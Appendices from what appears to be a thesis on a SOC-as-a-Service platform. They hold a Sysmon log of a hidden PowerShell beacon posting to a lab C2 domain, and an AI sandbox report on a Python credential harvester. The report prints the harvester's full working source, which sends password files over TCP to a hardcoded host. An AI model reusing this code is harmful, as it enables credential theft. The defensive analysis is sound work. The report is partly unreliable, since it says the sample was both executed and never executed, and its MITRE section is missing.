


Figure A.3: TheHive Case Created for Nmap Port Scan Detection

The TheHive case preserves the investigation context for the port scan scenario, including severity, source information, and case metadata. This validates the end-to-end SOCaaS path from detection to case management for reconnaissance activity.

Appendix B

C2 Beacon Detection and Response

This appendix provides supporting evidence for the command-and-control validation scenario summarized in Chapter 4. The scenario was designed to verify that SOCaaS can process suspicious outbound communication, preserve relevant process and network context, and generate analyst-oriented response recommendations.

 Alert Metadata

- Alert ID: c2-1779128250
- Source: wazuh
- Location: EventChannel
- Manager: socaas-wazuh-manager-0

 Raw Log

Microsoft-Windows-Sysmon Event ID 3: Network connection detected. Image=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe User=win10-victim\khalil SourceIp=192.168.122.98 SourcePort=49822 DestinationIp=104.21.0.170 DestinationPort=443 Protocol=tcp DestinationHostname=c2-demo.socaas-lab.example CommandLine=powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command Invoke-WebRequest -Uri <https://c2-demo.socaas-lab.example/api/checkin> -Method POST

 Recommended Analyst Actions

- Isolate the endpoint win10-victim to prevent further C2 communication.
- Collect full memory dump and relevant forensic artifacts from the compromised host.
- Review firewall and proxy logs for additional connections from 192.168.122.98 to suspicious domains.
- Check for persistence mechanisms (scheduled tasks, run keys, services) leveraging PowerShell.
- Query threat intelligence platforms for the domain c2-demo.socaas-lab.example and IP 104.21.0.170.
- Search for similar command lines (Invoke-WebRequest with /api/checkin) across the environment to detect lateral movement.
- Escalate to incident response team for comprehensive containment and eradication.

Figure B.1: AI Recommended Analyst Actions for C2 Beacon Detection

The AI recommendation output identifies the suspicious outbound connection, highlights the endpoint and network destination context, and proposes containment and investigation actions. These recommendations support analyst triage but do not replace analyst validation.

Additional data exfiltration recommendation evidence is included in Chapter 4 because it directly supports the AI-assisted alert triage section.

Appendix C

AI Sandbox Generated Malware Analysis Report

This appendix provides the complete AI-generated malware analysis report produced by the SOCaaS AI Sandbox during the controlled laboratory validation scenario discussed in Chapter 4. The report was generated after the suspicious sample was executed inside a temporary isolated VM and analyzed through the sandbox workflow. It includes the reversed logic recovered by the sandbox, extracted indicators of compromise, MITRE ATT&CK mapping, risk assessment, and recommended analyst response actions.

The appendix is included in full to preserve the evidentiary value of the validation. It demonstrates that the AI Sandbox produced a complete analyst-readable artifact rather than a brief alert summary, thereby supporting first-level malware triage and reducing the amount of manual reverse engineering required during incident response.

1. Executive Summary

The analyzed sample is a Python-based credential harvester and data exfiltration tool. It recursively scans the local filesystem for files containing 'password' in their filename, reads their contents, and transmits them over a raw TCP socket to a hardcoded C2 server at 192.168.122.1:4444. This is a clear data theft payload designed for post-exploitation credential harvesting.

Verdict: MALICIOUS

2. Sample Information

```

Filename      : suspicious_file
Full Path     : /srv/socaas/Ai-sandbox/samples/suspicious_file
File Type     : Python script, ASCII text executable
Size          : 1,215 bytes (1.2 KB)
SHA256        : 4a61c21383124a88497da4bb8d1ec8151efcf690c56b96a69e6b3819fb292289
Architecture  : N/A (interpreted Python 3 script)
PE Type       : N/A (not a Windows PE executable)
Compilation   : N/A (source-level script, not compiled)
  
```

3. Static Analysis

3.1 File Identification

file(1) identifies the sample as 'Python script, ASCII text executable'. The file begins with the shebang '#!/usr/bin/env python3', confirming it is a Python 3 script meant for direct execution on Linux/Unix systems.

3.2 Strings Analysis Summary

The entire source code is recoverable via strings, as it is an uncompiled script. No obfuscation, encoding, or packing was detected. Byte frequency analysis shows normal ASCII text distribution with space (0x20) being the most frequent character, consistent with a plain text Python script.

3.3 Suspicious Commands & API Calls

- socket.socket(AF_INET, SOCK_STREAM) -> Network socket creation
- s.connect((TARGET_IP, TARGET_PORT)) -> Outbound C2 connection
- s.sendall(payload.encode(...)) -> Data exfiltration
- os.walk(".") -> Recursive filesystem traversal
- open(filepath, "r") -> File read operations

3.4 PE Headers & Disassembly

Not applicable. The sample is a Python script, not a PE/ELF binary. objdump produced no output.

3.5 Byte Frequency (Entropy Check)

Top byte frequencies show 0x20 (space) at 358 occurrences, followed by 'e' (0x65), 't' (0x74), 'o' (0x6f) and 'n' (0x6e). This is a normal ASCII text distribution with no evidence of encryption or packing.

4. Reversed Code & Logic Analysis

4.1 Complete Reversed Source Code

```
#!/usr/bin/env python3
import os
import socket

TARGET_IP = "192.168.122.1"
TARGET_PORT = 4444

def collect_password_files():
    """Recursively walk cwd, find files with "password" in name."""
    matches = []
    for root, dirs, files in os.walk("."):
        for filename in files:
            if "password" not in filename.lower():
                continue
            filepath = os.path.join(root, filename)
            try:
                with open(filepath, "r", encoding="utf-8",
                          errors="ignore") as f:
                    content = f.read()
            except Exception:
                continue
            matches.append((filepath, content))
    return matches

def exfiltrate(matches):
    """Send collected data to C2 via raw TCP socket."""
    if not matches:
        return
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(5)
        s.connect((TARGET_IP, TARGET_PORT))
        for filepath, content in matches:
            try:
                payload = f"FILE:{filepath}\n{content}\n\n"
                s.sendall(payload.encode("utf-8", errors="ignore"))
            except Exception:
                continue
        s.close()
    except Exception:
        pass

def main():
    """Entry point: harvest credentials, then exfiltrate."""
    matches = collect_password_files()
    exfiltrate(matches)

if __name__ == "__main__":
    main()
```

4.2 Logic Flow

```

Entry: main()
|
+--> collect_password_files()
|   |
|   +--> os.walk('.') -- recursively traverse current directory
|   +--> for each file, check if 'password' in filename (case-insensitive)
|   +--> if match: open file, read content, store (filepath, content) tuple
|   +--> return [(filepath, content), ...]
|
+--> exfiltrate(matches)
|   |
|   +--> if no matches: return silently
|   +--> socket.socket(AF_INET, SOCK_STREAM) -- create TCP socket
|   +--> socket.settimeout(5) -- 5 second timeout
|   +--> socket.connect((192.168.122.1, 4444)) -- connect to C2
|   +--> for each (filepath, content):
|       | sendall('FILE:<path>\n<content>\n\n') -- exfiltrate
|   +--> socket.close() -- clean up

```

4.3 Key Capabilities

1. CREDENTIAL HARVESTING - Locates files with 'password' in the filename
2. RECURSIVE TRAVERSAL - Uses os.walk() to scan entire directory tree
3. DATA EXFILTRATION - Transmits file contents over TCP to C2
4. SILENT FAILURE - All exceptions are silently caught (pass/continue)
5. NO OP-SEC CONCERNS - No encryption, no encoding, no persistence mechanism

4.4 Attack Flow Diagram

[Victim Host]	[C2 Server]
os.walk('.') -- scan filesystem	
Find 'password' files	
Read file contents	
-- TCP Connect (192.168.122.1:4444) -->	
-- FILE:./config/passwords.txt----->	
-- FILE:./secrets/password.txt----->	
-- ...	
-- TCP Close----->	

5. Indicators of Compromise (IOCs)

SHA256 Hash:

4a61c21383124a88497da4bb8d1ec8151efcf690c56b96a69e6b3819fb292289

IPv4 Addresses:

192.168.122.1

TCP Ports:

4444/TCP

Domain Names:

(none found)

File Paths (patterns searched):

./**/*password* (recursive, case-insensitive filename search)

Registry Keys:

N/A (Linux-targeting script)

Network Signatures:

Outbound TCP connection to 192.168.122.1:4444

Payload format: "FILE:<path>\n<content>\n\n"

YARA Rule Candidates:

```
rule M_CRED_HARVESTER_SOCAAS {
  strings:
    $s1 = "collect_password_files"
    $s2 = "TARGET_IP = "192.168.122.1""
    $s3 = "TARGET_PORT = 4444"
    $s4 = "exfiltrate"
    $s5 = "FILE:{filepath}"
  condition:
    all of them
}
```

7. Recommended Analyst Actions

1. BLOCK IOCS IMMEDIATELY
 - Block outbound connections to 192.168.122.1:4444 at the firewall
 - Add SHA256 hash to endpoint detection blocklists
2. INVESTIGATE C2 INFRASTRUCTURE
 - IP 192.168.122.1 is a private/RFC 1918 address -- this suggests the payload targets internal networks (lateral movement from compromised internal host to another internal C2 server)
 - Investigate what is running on 192.168.122.1:4444
3. SCOPE THE INCIDENT
 - Search for execution of this script across the environment
 - Look for any file named 'suspicious_file' or containing the SHA256 hash
 - Check for running Python processes making connections to port 4444
4. HUNT FOR DATA LOSS
 - Review what password files may have been exfiltrated
 - Rotate any credentials that may have been in files matching *password*
5. FORENSIC PRESERVATION
 - Preserve the sample at its original path
 - Capture full filesystem timeline and network logs from the affected host
 - Document chain of custody for the sample
6. LONG-TERM HARDENING
 - Enforce policy against storing plaintext credentials in files
 - Monitor for outbound connections on non-standard ports
 - Deploy application allow-listing to prevent unauthorized Python scripts

8. Analysis Artifacts

The following raw analysis artifacts are available in the report directory:

all_strings.txt	- Full strings output from the sample
hex_dump.txt	- First 200 lines of hex dump
hashes.json	- SHA256 hash of the sample
file_type.txt	- file(1) output
file_info.txt	- File size and permissions
byte_frequency.txt	- Byte frequency distribution
strings_urls.txt	- Filtered URL strings (none found)
strings_commands.txt	- Filtered command strings
strings_pe.txt	- Filtered PE-related strings
pe_headers.txt	- PE header analysis (N/A)
disassembly.txt	- Disassembly (N/A)

This report was generated automatically by the SOCaaS AI Sandbox. Findings are based on static analysis only; the sample was never executed. All analysis was performed in an isolated, ephemeral sandbox VM that was destroyed after analysis.

Bibliography

- [1] Load balancer definition. [https://en.wikipedia.org/wiki/Load_balancing_\(computing\)](https://en.wikipedia.org/wiki/Load_balancing_(computing)).
- [2] Richard Bejtlich. *The Practice of Network Security Monitoring: Understanding Incident Detection and Response*. No Starch Press, San Francisco, 2013. Available at: <https://nostarch.com/node/255>.
- [3] Anton Chuvakin, Kevin Schmidt, and Chris Phillips. *Logging and Log Management: The Authoritative Guide to Understanding the Concepts Surrounding Logging and Log Management*. Syngress, Waltham, 2012. Available at: <https://www.sciencedirect.com/book/9781597496353/logging-and-log-management>.
- [4] containerd. containerd documentation. <https://containerd.io/docs/>, 2026. Accessed: 25 May 2026.
- [5] Cybersecurity and Infrastructure Security Agency. Protecting against ransomware. <https://www.cisa.gov/news-events/news/protecting-against-ransomware>, 2021. Accessed: 25 May 2026.
- [6] Cybersecurity and Infrastructure Security Agency. Understanding denial-of-service attacks. <https://www.cisa.gov/news-events/news/understanding-denial-service-attacks>, 2021. Accessed: 25 May 2026.
- [7] Cybersecurity and Infrastructure Security Agency. Malware, phishing, and ransomware. <https://www.cisa.gov/topics/cyber-threats-and-advisories/malware-phishing-and-ransomware>, 2026. Accessed: 25 May 2026.
- [8] European Union Agency for Cybersecurity. Threat landscape. <https://www.enisa.europa.eu/topics/cyber-threats/threat-landscape>, 2026. Accessed: 25 May 2026.
- [9] Fortinet. Fortiguard socaas. <https://www.fortinet.com/products/socaas>, 2026. Accessed: 25 May 2026.
- [10] HAProxy Technologies. Haproxy: The reliable, high performance tcp/http load balancer. <https://www.haproxy.org/>, 2026. Accessed: 25 May 2026.
- [11] Helm Authors. Helm documentation: The package manager for kubernetes. <https://helm.sh/docs/>, 2026. Accessed: 25 May 2026.

- [12] IBM. Cost of a data breach report. <https://www.ibm.com/reports/data-breach>, 2024. Accessed: 25 May 2026.
- [13] IBM. What is a security operations center? <https://www.ibm.com/topics/security-operations-center>, 2026. Accessed: 25 May 2026.
- [14] IBM. What is a security operations center? <https://www.ibm.com/topics/security-operations-center>, 2026. Accessed: 25 May 2026.
- [15] IBM. What is a security operations center? <https://www.ibm.com/topics/security-operations-center>, 2026. Accessed: 25 May 2026.
- [16] IBM. What is siem? <https://www.ibm.com/topics/siem>, 2026. Accessed: 25 May 2026.
- [17] Karen Kent and Murugiah Souppaya. Guide to computer security log management. <https://doi.org/10.6028/NIST.SP.800-92>, 2006. NIST Special Publication 800-92.
- [18] Karen Kent and Murugiah Souppaya. Guide to computer security log management. <https://doi.org/10.6028/NIST.SP.800-92>, 2006. NIST Special Publication 800-92.
- [19] Kubernetes. Container runtimes. <https://kubernetes.io/docs/setup/production-environment/container-runtimes/>, 2026. Accessed: 25 May 2026.
- [20] Kubernetes. Installing kubeadm. <https://kubernetes.io/docs/setup/production-environment/tools/kubeadm/install-kubeadm/>, 2026. Accessed: 25 May 2026.
- [21] Kubernetes. Kubernetes components. <https://kubernetes.io/docs/concepts/overview/components/>, 2026. Accessed: 25 May 2026.
- [22] Lockheed Martin. Gaining the advantage: Applying cyber kill chain methodology to network defense. https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/Gaining_the_Advantage_Cyber_Kill_Chain.pdf, 2015. Accessed: 25 May 2026.
- [23] Marko Luksa. *Kubernetes in Action*. Manning Publications, Shelter Island, 2017. Available at: <https://www.manning.com/books/kubernetes-in-action>.
- [24] MITRE. Mitre att&ck. <https://attack.mitre.org/>, 2026. Accessed: 25 May 2026.
- [25] MITRE. Mitre att&ck data sources. <https://attack.mitre.org/datasources/>, 2026. Accessed: 25 May 2026.
- [26] MITRE. Mitre att&ck enterprise matrix. <https://attack.mitre.org/matrices/enterprise/>, 2026. Accessed: 25 May 2026.

- [27] MITRE. Mitre att&ck enterprise matrix. <https://attack.mitre.org/matrices/enterprise/>, 2026. Accessed: 25 May 2026.
- [28] MITRE. Mitre att&ck ics matrix. <https://attack.mitre.org/matrices/ics/>, 2026. Accessed: 25 May 2026.
- [29] MITRE. Mitre att&ck mobile matrix. <https://attack.mitre.org/matrices/mobile/>, 2026. Accessed: 25 May 2026.
- [30] National Institute of Standards and Technology. Guide to intrusion detection and prevention systems. <https://doi.org/10.6028/NIST.SP.800-94>, 2007. NIST Special Publication 800-94.
- [31] National Institute of Standards and Technology. Computer security incident handling guide. <https://doi.org/10.6028/NIST.SP.800-61r2>, 2012. NIST Special Publication 800-61 Revision 2.
- [32] National Institute of Standards and Technology. Computer security incident handling guide. <https://doi.org/10.6028/NIST.SP.800-61r2>, 2012. NIST Special Publication 800-61 Revision 2.
- [33] National Institute of Standards and Technology. Computer security incident handling guide. <https://doi.org/10.6028/NIST.SP.800-61r2>, 2012. NIST Special Publication 800-61 Revision 2.
- [34] National Institute of Standards and Technology. Computer security incident handling guide. <https://doi.org/10.6028/NIST.SP.800-61r2>, 2012. NIST Special Publication 800-61 Revision 2.
- [35] National Institute of Standards and Technology. Computer security incident handling guide. <https://doi.org/10.6028/NIST.SP.800-61r2>, 2012. NIST Special Publication 800-61 Revision 2.
- [36] National Institute of Standards and Technology. Glossary of key information security terms. <https://nvlpubs.nist.gov/nistpubs/Legacy/IR/nistir7298r2.pdf>, 2013. Used for confidentiality, integrity, and availability terminology.
- [37] National Institute of Standards and Technology. Guide to malware incident prevention and handling for desktops and laptops. <https://doi.org/10.6028/NIST.SP.800-83r1>, 2013. NIST Special Publication 800-83 Revision 1.
- [38] National Institute of Standards and Technology. Alert definition. <https://csrc.nist.gov/glossary>, 2026. Accessed: 25 May 2026.
- [39] National Institute of Standards and Technology. Computer virus definition. <https://>

- [//csrc.nist.gov/glossary](https://csrc.nist.gov/glossary), 2026. Accessed: 25 May 2026.
- [40] National Institute of Standards and Technology. Event definition. <https://csrc.nist.gov/glossary>, 2026. Accessed: 25 May 2026.
- [41] National Institute of Standards and Technology. Indicator definition. <https://csrc.nist.gov/glossary>, 2026. Accessed: 25 May 2026.
- [42] National Institute of Standards and Technology. Nist computer security resource center glossary. <https://csrc.nist.gov/glossary>, 2026. Accessed: 25 May 2026.
- [43] National Institute of Standards and Technology. Rootkit definition. <https://csrc.nist.gov/glossary>, 2026. Accessed: 25 May 2026.
- [44] National Institute of Standards and Technology. Trojan horse definition. <https://csrc.nist.gov/glossary>, 2026. Accessed: 25 May 2026.
- [45] IBM Security. Cost of a data breach report 2024. <https://www.ibm.com/reports/data-breach>, 2024. Accessed: 25 May 2026.
- [46] Shuffle. Shuffle architecture. <https://shuffler.io/docs/architecture>, 2026. Accessed: 25 May 2026.
- [47] Shuffle. Shuffle documentation. <https://shuffler.io/docs/about>, 2026. Accessed: 25 May 2026.
- [48] Michael Sikorski and Andrew Honig. *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. No Starch Press, San Francisco, 2012. Available at: <https://nostarch.com/malware>.
- [49] StrangeBee. Deploy thehive on kubernetes. <https://docs.strangebee.com/thehive/installation/kubernetes/>, 2026. Accessed: 25 May 2026.
- [50] StrangeBee. Thehive 5 documentation. <https://docs.strangebee.com/>, 2026. Accessed: 25 May 2026.
- [51] StrangeBee. Thehive database and index connection settings. <https://docs.strangebee.com/thehive/configuration/cassandra-elasticsearch-connection-settings/>, 2026. Accessed: 25 May 2026.
- [52] StrangeBee. Thehive installation software requirements. <https://docs.strangebee.com/thehive/installation/software-requirements/>, 2026. Accessed: 25 May 2026.
- [53] Tigera. Calico open source documentation. <https://docs.tigera.io/calico/latest/>, 2026. Accessed: 25 May 2026.

- [54] Cybersecurity Ventures. Global ransomware damage costs prediction. <https://cybersecurityventures.com/global-ransomware-damage-costs-predicted-to-reach-250-billion-usd-by-2031/>, 2024. Accessed: 25 May 2026.
- [55] VirusTotal. Virustotal api v3 overview. <https://docs.virustotal.com/v3/reference/>, 2026. Accessed: 25 May 2026.
- [56] Wazuh. Wazuh agent documentation. <https://documentation.wazuh.com/current/installation-guide/wazuh-agent/index.html>, 2026. Accessed: 25 May 2026.
- [57] Wazuh. Wazuh community. <https://wazuh.com/community/>, 2026. Accessed: 25 May 2026.
- [58] Wazuh. Wazuh dashboard documentation. <https://documentation.wazuh.com/current/installation-guide/wazuh-dashboard/index.html>, 2026. Accessed: 25 May 2026.
- [59] Wazuh. Wazuh documentation. <https://documentation.wazuh.com/current/>, 2026. Accessed: 25 May 2026.
- [60] Wazuh. Wazuh indexer documentation. <https://documentation.wazuh.com/current/installation-guide/wazuh-indexer/index.html>, 2026. Accessed: 25 May 2026.
- [61] Wazuh. Wazuh server documentation. <https://documentation.wazuh.com/current/installation-guide/wazuh-server/index.html>, 2026. Accessed: 25 May 2026.